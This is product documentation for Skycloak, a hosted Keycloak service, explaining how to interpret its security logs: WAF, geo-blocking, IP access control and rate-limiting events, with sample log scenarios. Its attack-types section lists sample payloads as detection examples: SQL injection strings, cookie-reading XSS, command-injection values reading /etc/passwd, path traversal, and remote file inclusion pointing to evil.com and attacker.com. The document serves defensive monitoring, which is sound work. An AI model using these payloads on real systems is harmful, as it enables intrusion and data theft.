Security Logs

Security Logs provide real-time visibility into all security events across your Keycloak cluster. This includes WAF detections, geo-blocking decisions, and IP access control enforcement. Understanding these logs helps you monitor your security posture, identify attack patterns, and respond to threats effectively.
Overview
Skycloak captures four types of security events:
| Event Type | Source | Purpose |
|---|---|---|
| WAF | Web Application Firewall | Detects and blocks application-layer attacks (SQL injection, XSS, etc.) |
| Geo-Blocking | ext-authz service | Blocks requests from restricted countries |
| IP Access Control | ext-authz service | Enforces IP allowlists/denylists for sensitive paths |
| Rate Limiting | Envoy Gateway | Blocks requests exceeding configured rate limits |
All security events are stored in ClickHouse and accessible through the Security Logs interface, providing a unified view of your cluster’s security posture.
Event Types
WAF Events
WAF events are generated by the OWASP Core Rule Set (CRS) v4 when requests match known attack patterns. These are the most detailed logs, containing information about specific attack types, anomaly scores, and rule matches.
Key fields for WAF events:
-
attack_type: Category of attack (sql_injection, cross_site_scripting, etc.) -
anomaly_score: Cumulative score that triggered blocking -
rule_id: Specific CRS rule that matched -
matched_data: The malicious pattern detected -
crs_version: OWASP Core Rule Set version
Geo-Blocking Events
Geo-blocking events are logged when requests are denied based on the source country. These events help you understand geographic access patterns and verify that country restrictions are working correctly.
Example log entry:
Event Type: geo_blocking
Action: block
Source IP: 203.0.113.45
Country: CN
Country Name: China
URI: /admin/master/console/
Message: Access denied from country: CN
Severity: WARNING
Key fields for geo-blocking events:
-
country: Two-letter ISO country code -
country_name: Full country name -
source_ip: IP address of the blocked request -
uri: Path that was accessed
When you see these:
- Normal behavior: Requests from countries you’ve blocked are being denied
- Review needed: If you see unexpected countries being blocked, check your geo-blocking configuration
- Investigate: High volume from a single country may indicate targeted attacks
IP Access Control Events
IP access control events are logged when requests are allowed or denied based on IP allowlists or denylists. These are particularly useful for protecting sensitive paths like /admin or API endpoints.
Example log entry (blocked):
Event Type: ip_access_control
Action: block
Source IP: 54.210.115.118
URI: /admin/master/console/
Message: IP 54.210.115.118 not allowed for path /admin/master
Severity: WARNING
Block Reason: ip_access_control
Key fields for IP access control events:
-
source_ip: IP address of the request -
uri: Path that was accessed -
action:blockorallow -
block_reason: Reason for blocking (ip_access_control)
When you see these:
- Normal behavior: Unauthorized IPs are being blocked from protected paths
- Review needed: If legitimate users are blocked, verify your IP allowlist includes their IPs
- Investigate: Multiple block attempts from the same IP may indicate unauthorized access attempts
Rate Limiting Events
Rate limiting events are logged when requests exceed the configured rate limits. These events help you identify potential abuse, monitor API usage, and verify that rate limiting is protecting your cluster from excessive requests.
Example log entry:
Event Type: rate_limiting
Action: block
Source IP: 203.0.113.50
URI: /realms/master/protocol/openid-connect/token
Method: POST
Response Code: 429
Message: Request rate limited
Severity: WARNING
Key fields for rate limiting events:
-
source_ip: IP address of the rate-limited request -
uri: Path that was accessed -
method: HTTP method (GET, POST, etc.) -
response_code: Always 429 (Too Many Requests)
When you see these:
- Normal behavior: Requests exceeding your configured rate limits are being blocked
- Review needed: If legitimate users are rate-limited, consider increasing limits in your cluster settings
- Investigate: High volume from a single IP may indicate automated attacks, credential stuffing, or misconfigured clients
Understanding Actions: Blocked vs Detected
Security logs show different actions depending on the event type and your configuration:
Blocked
What it means: The request was actively stopped and never reached your Keycloak instance.
When it happens:
- WAF: Block Mode is enabled and the anomaly score exceeded the threshold
- Geo-Blocking: Request originated from a blocked country
- IP Access Control: Request IP is not in the allowlist for the protected path
HTTP Response: The client receives a 403 Forbidden status code.
What to do:
- Normal behavior: If these are attack attempts or unauthorized access, this is working as intended
- False positive for WAF: Adjust paranoia level, add custom rule exceptions, or review the triggering rule
- False positive for Geo-Blocking: Add the country to your allowed list or use IP allowlisting for specific users
- False positive for IP Access Control: Add the IP address to your allowlist for the protected path
Example Log:
Action: Blocked
Attack Type: anomaly_score_exceeded
Severity: EMERGENCY
Message: Inbound Anomaly Score Exceeded (Total Score: 15)
Detected (WAF Only)
What it means: The WAF detected a potential threat and logged it, but allowed the request to proceed.
When it happens:
- Your WAF is in “Detect Only” mode (testing/validation phase)
- OR the anomaly score was below the blocking threshold
Note: Geo-blocking and IP access control events do not have a “Detected” action—they either block or allow silently.
HTTP Response: The request is processed normally (usually 200 OK or appropriate response).
What to do:
- In Detect Mode: Review these logs to understand what would be blocked in Block Mode
- In Block Mode: These are lower-severity threats or partial attack patterns that didn’t reach the threshold
- Action required: Monitor patterns—multiple detected attacks from the same IP may indicate reconnaissance
Example Log:
Action: Detected
Attack Type: sql_injection
Severity: CRITICAL
Message: SQL Injection Attack Detected via libinjection
Attack Types
Security logs classify threats into specific attack categories. Here’s what each type means:
SQL Injection (sql_injection)
What it is: Attempts to inject malicious SQL code into database queries.
Common patterns:
' OR '1'='11' UNION SELECT NULL--admin'--
Example URIs:
/auth/admin/realms/master/users?search=1' OR '1'='1
/auth/realms/master/users?username=admin'--
Risk Level: Critical - Can expose or modify database contents
Recommended Action:
- Verify WAF is in Block Mode
- Review application input validation
- Monitor for repeated attempts from same IP
Cross-Site Scripting (cross_site_scripting)
What it is: Attempts to inject malicious JavaScript into web pages.
Common patterns:
<script>alert(1)</script><img src=x onerror=alert(1)>javascript:void(0)
Example URIs:
/auth/realms/master/account?name=<script>alert(document.cookie)</script>
/auth/admin/realms/master/users?email=<img src=x onerror=alert(1)>
Risk Level: High - Can steal user sessions, modify page content, or redirect users
Recommended Action:
- Ensure WAF is blocking these attempts
- Verify output encoding in custom themes
- Review for stored XSS vulnerabilities
Remote Code Execution (remote_code_execution)
What it is: Attempts to execute arbitrary commands on the server.
Common patterns:
; whoami| cat /etc/passwd$( commands )
Example URIs:
/auth/admin/realms/master/users?search=test;whoami
/auth/realms/master?param=`cat /etc/passwd`
Risk Level: Critical - Full server compromise possible
Recommended Action:
- Immediate: Verify these are blocked
- Investigate any successful RCE attempts
- Review server logs for unusual activity
- Consider incident response if RCE succeeded
Path Traversal (path_traversal)
What it is: Attempts to access files outside the intended directory.
Common patterns:
../../etc/passwd....//....//etc/passwd-
..%252F..%252Fetc%252Fpasswd(encoded)
Example URIs:
/auth/resources/master/login/base/../../etc/passwd
/auth/realms/master/theme/....//....//etc/shadow
Risk Level: High - Can expose sensitive configuration files, credentials, or source code
Recommended Action:
- Ensure WAF blocks these attempts
- Verify file access controls
- Review custom extensions for path validation
Remote File Inclusion (remote_file_inclusion)
What it is: Attempts to include remote files in server-side execution.
Common patterns:
?redirect_uri=http://evil.com/shell.php?template=//attacker.com/malicious.jsp
Example URIs:
/auth/realms/master/protocol/openid-connect/auth?redirect_uri=http://evil.com/shellRisk Level: Critical - Can lead to RCE or data exfiltration
Recommended Action:
- Verify WAF blocks external URLs in sensitive parameters
- Whitelist allowed redirect URIs
- Review OIDC configuration
Protocol Attack (protocol_attack)
What it is: Violations of HTTP protocol standards or abuse of protocol features.
Examples:
- Invalid HTTP headers
- Request smuggling attempts
- HTTP splitting attacks
Risk Level: Medium to High - Can bypass security controls
Session Fixation (session_fixation)
What it is: Attempts to hijack user sessions by fixing session IDs.
Risk Level: High - Can lead to account takeover
PHP/Java/NodeJS Injection
What it is: Language-specific code injection attempts.
Risk Level: High to Critical - Can lead to RCE
Note: Less common with Keycloak (Java-based) but still monitored
Anomaly Score Exceeded (anomaly_score_exceeded)
What it is: The cumulative anomaly score from multiple rules exceeded the blocking threshold.
When you see this:
- For Blocked requests: This is the blocking evaluation log (Rule 949110/959100)
- The specific attack type is in earlier “Detected” logs with the same unique_id
Understanding: OWASP CRS uses a scoring system - each rule match adds points, and blocking occurs when the threshold is exceeded (typically 5 points).
What to do: Look for earlier “Detected” logs with the same timestamp and unique_id to see the specific attack types that triggered the block.
Severity Levels
Security logs include severity levels that indicate the urgency of the threat:
| Severity | Color | Meaning | Action Required |
|---|---|---|---|
| EMERGENCY | Dark Red | Request was blocked; threshold exceeded | Review immediately if unexpected |
| CRITICAL | Red | High-confidence attack detection | Investigate pattern and source |
| ERROR | Orange | Likely malicious activity | Monitor for repeated attempts |
| WARNING | Yellow | Suspicious pattern detected | Review if frequency increases |
| NOTICE | Blue | Minor rule violation | Informational only |
Severity Best Practices
- EMERGENCY: Always appears with “Blocked” action - indicates active protection
- CRITICAL + Detected: Attacks that didn’t reach blocking threshold but are clearly malicious
- WARNING: May include false positives - review patterns before taking action
- Focus on patterns: A single WARNING is usually not concerning, but 100 WARNINGs from one IP indicates a problem
Log Interpretation Guide
Scenario 1: Normal Protection
Timestamp: 2025-01-15 14:23:45
Severity: EMERGENCY
Action: Blocked
Attack Type: anomaly_score_exceeded
Source IP: 203.0.113.45
URI: /auth/admin/realms/master/users?search=1' OR '1'='1
Message: Inbound Anomaly Score Exceeded (Total Score: 15)Interpretation: ✅ WAF successfully blocked a SQL injection attempt. No action needed.
Scenario 2: Reconnaissance Activity
Multiple logs over 5 minutes:
- 14:20:00 - Detected - path_traversal - /auth/../../../etc/passwd
- 14:21:15 - Detected - sql_injection - ?search=1' OR '1'='1
- 14:22:30 - Detected - remote_code_execution - ?search=test;whoami
- 14:23:45 - Blocked - anomaly_score_exceeded - ?search=1' UNION SELECT...Interpretation: ⚠️ Attacker is probing for vulnerabilities. Started with detection, eventually blocked.
Action:
- Verify WAF is in Block Mode
- Consider blocking the source IP at network level
- Review if attacker found any weaknesses before blocking started
Scenario 3: False Positive (Legitimate Request Blocked)
Timestamp: 2025-01-15 09:15:00
Severity: EMERGENCY
Action: Blocked
Attack Type: anomaly_score_exceeded
Source IP: 192.168.1.100 (internal)
URI: /auth/admin/realms/master/users?search=O'Brien
Message: Inbound Anomaly Score Exceeded (Total Score: 5)Interpretation: ⚠️ Legitimate search for a name with apostrophe (O’Brien) triggered SQL injection rules.
Action:
- Lower paranoia level (currently 4 → try 2)
- Add custom rule exception for authenticated admin users
- Educate users about escaping special characters
Scenario 4: Development/Testing
Severity: CRITICAL
Action: Detected
Attack Type: sql_injection
Source IP: 10.0.1.50 (security team)Interpretation: ✅ Security team testing WAF in Detect Mode. Expected behavior.
Action: Switch to Block Mode before production launch.
Scenario 5: Geo-Blocking Working Correctly
Timestamp: 2025-01-15 14:30:00
Event Type: geo_blocking
Severity: WARNING
Action: block
Source IP: 91.134.45.23
Country: RU
Country Name: Russia
URI: /admin/master/console/
Message: Access denied from country: RUInterpretation: ✅ Geo-blocking is working. Request from a blocked country (Russia) was denied.
Action: No action needed if Russia is intentionally blocked in your configuration.
Scenario 6: IP Access Control Protecting Admin
Timestamp: 2025-01-15 14:35:00
Event Type: ip_access_control
Severity: WARNING
Action: block
Source IP: 54.210.115.118
URI: /admin/master/console/
Message: IP 54.210.115.118 not allowed for path /admin/masterInterpretation: ✅ IP access control is working. An unauthorized IP attempted to access the admin console and was blocked.
Action:
- If this is a legitimate user, add their IP to the allowlist
- If this is repeated from the same IP, consider investigating the source
- If this is from an expected source (e.g., CI/CD), add the IP range to your allowlist
Scenario 7: Combined Security Events
Multiple logs from same IP over 10 minutes:
- 14:40:00 - geo_blocking - block - Access denied from country: CN
- 14:41:00 - geo_blocking - block - Access denied from country: CN
- 14:42:00 - ip_access_control - block - IP not allowed for /admin
- 14:43:00 - WAF - Detected - sql_injection - ?search=1' OR '1'='1Interpretation: ⚠️ Potential attacker attempting multiple access methods. First blocked by geo-blocking, then by IP access control, then triggering WAF rules.
Action:
- Multiple security layers are working as intended
- Consider blocking this IP at the network/firewall level
- Monitor for continued activity
Scenario 8: Rate Limiting Protection
Timestamp: 2025-01-15 14:45:00
Event Type: rate_limiting
Severity: WARNING
Action: block
Source IP: 203.0.113.50
URI: /realms/master/protocol/openid-connect/token
Method: POST
Response Code: 429
Message: Request rate limitedInterpretation: ✅ Rate limiting is working. A client exceeded the configured request limit.
Action:
- If this is a legitimate application, review its request patterns and consider adjusting rate limits
- If this is from an unknown source, monitor for continued abuse
- High frequency from a single IP may indicate credential stuffing or brute force attempts
WAF Modes Explained
Detect Only Mode
Purpose: Testing and validation phase
Behavior:
- All requests are allowed through
- Security rules log detections
- No blocking occurs
Use Cases:
- Initial WAF deployment
- Validating new rule sets
- Testing before production
- Identifying false positives
Logs: All logs show Action: Detected
Block Mode
Purpose: Active production protection
Behavior:
- Requests that exceed anomaly threshold are blocked (403)
- Lower-severity detections are logged but allowed
- Provides real-time protection
Use Cases:
- Production environments
- After false positive tuning
- Active threat prevention
Logs: Mix of Detected (below threshold) and Blocked (exceeded threshold)
Paranoia Levels
Paranoia level controls the aggressiveness of the WAF:
| Level | Description | False Positive Rate | Use Case |
|---|---|---|---|
| 1 | Basic protection | Low | Development, low-risk apps |
| 2 | Recommended | Moderate | Most production environments |
| 3 | High security | Higher | Compliance requirements |
| 4 | Maximum security | Highest | High-security environments |
Recommendation: Start with Paranoia 2 in Block Mode. Only increase to 3 or 4 if you have resources to handle false positives.
Common Patterns and Responses
Pattern: Repeated SQL Injection from Same IP
Logs: 50+ SQL injection detections in 1 hour from 203.0.113.45
Response:
- Verify WAF is in Block Mode
- Block IP at firewall level
- Check for any successful requests from that IP
- Review application logs for unusual activity
Pattern: Global XSS Scanning
Logs: XSS attempts across multiple endpoints from different IPs
Response:
- Automated scanner detected (normal)
- Ensure WAF is blocking
- No action needed unless volume is overwhelming
Pattern: Single Path Traversal Attempt
Logs: One path traversal detection, then no further activity
Response:
- Likely opportunistic scanning
- Monitor for recurrence
- No immediate action needed
Pattern: False Positives After Update
Logs: Legitimate users suddenly blocked after Keycloak or WAF update
Response:
- Review recent changes
- Check rule set version
- Temporarily lower paranoia level while investigating
- Add custom exceptions if needed
When to Take Action
Immediate Action Required
- Successful RCE attempts (none should succeed with WAF)
- Massive spike in attacks (DDoS)
- Legitimate users consistently blocked
- Attacks from internal IPs
Monitor and Review
- Sporadic individual attack attempts
- Automated scanner traffic
- Low-severity warnings
- Detected (not blocked) attacks in Block Mode
No Action Needed
- Blocked attacks from external IPs (working as intended)
- Testing by your security team
- Occasional detections below blocking threshold
Integration with SIEM
Security logs can be forwarded to SIEM systems for advanced analysis:
- Configure SIEM integration in Skycloak settings
- Map Skycloak fields to SIEM schema
- Create alerts for:
- High-frequency attacks
- Critical severity events
- Blocked requests exceeding threshold
See SIEM Integration Guide for details.
Filtering and Analysis
Quick Filters
Use the Security Logs interface to filter by:
- Time Range: Last hour, last 24 hours, or last 7 days
- Event Type: WAF, Geo-Blocking, IP Access Control, Rate Limiting, or All
- Action: Blocked, Detected, or All
- Attack Type: SQL injection, XSS, RCE, etc. (WAF events only)
- Severity: EMERGENCY, CRITICAL, ERROR, WARNING, NOTICE
- Source IP: Filter by specific IP address to track activity from a single source
- Country: Filter by country code (e.g., US, CN, RU) to see geographic patterns
- Search: Free-text search across all fields
Common Queries
“Show me what’s being blocked right now”
- Time: Last 1 hour
- Action: Blocked
- Event Type: All
“What attacks are we detecting but not blocking?”
- Event Type: WAF
- Action: Detected
- Severity: CRITICAL
“Show me all SQL injection attempts”
- Event Type: WAF
- Attack Type: sql_injection
- Time: Last 24 hours
“Are there any critical threats?”
- Severity: CRITICAL, EMERGENCY
- Time: Last 6 hours
“Show me all geo-blocking denials”
- Event Type: Geo-Blocking
- Action: Blocked
- Time: Last 24 hours
“What IPs are being blocked from admin access?”
- Event Type: IP Access Control
- Action: Blocked
- Time: Last 24 hours
“Show activity from a specific IP”
- Source IP: [enter IP address]
- Event Type: All
- Time: Last 7 days
“What countries are being blocked?”
- Event Type: Geo-Blocking
- Time: Last 7 days
- (Review the Country column in results)
“Show me rate-limited requests”
- Event Type: Rate Limiting
- Action: Blocked
- Time: Last 24 hours
“Who is hitting rate limits on the token endpoint?”
- Event Type: Rate Limiting
- Search: /token
- Time: Last 24 hours
Best Practices
Start with Detect Mode: Deploy WAF in detect-only mode first to identify false positives
Tune Before Blocking: Review logs for 1-2 weeks, add exceptions for false positives, then enable Block Mode
Monitor Regularly: Check logs daily for unusual patterns or spikes
Document Exceptions: Keep track of custom rules and exceptions you add
Review After Changes: Monitor logs closely after Keycloak updates or configuration changes
Understand Your Baseline: Know your normal traffic patterns to spot anomalies
Export for Analysis: Use the export feature for deeper analysis or compliance reporting
Troubleshooting
Problem: Too Many False Positives
Solution:
- Lower paranoia level from 4 → 2
- Add custom rule exceptions
- Review specific rules triggering false positives
- Ensure input validation in application
Problem: Attacks Not Being Blocked
Solution:
- Verify WAF is in Block Mode
- Check paranoia level (increase if needed)
- Ensure anomaly threshold is appropriate
- Review OWASP CRS version
Problem: Can’t Access Admin Console
Solution:
- Temporarily disable WAF or switch to Detect Mode
- Check if your IP is blocked
- Review recent security log entries
- Add IP whitelist exception
Problem: No Logs Appearing
Solution:
- Verify WAF is enabled in your cluster settings
- Check that your cluster is running and healthy
- Wait a few minutes for logs to propagate (there may be a short delay)
- Try triggering a test event (e.g., search with a special character like
') - Contact support if logs still don’t appear after 15 minutes
Additional Resources
Getting Help
If you need assistance interpreting security logs:
- Check this documentation first
- Review the built-in help in the Security Logs interface
- Export logs and contact support at [email protected]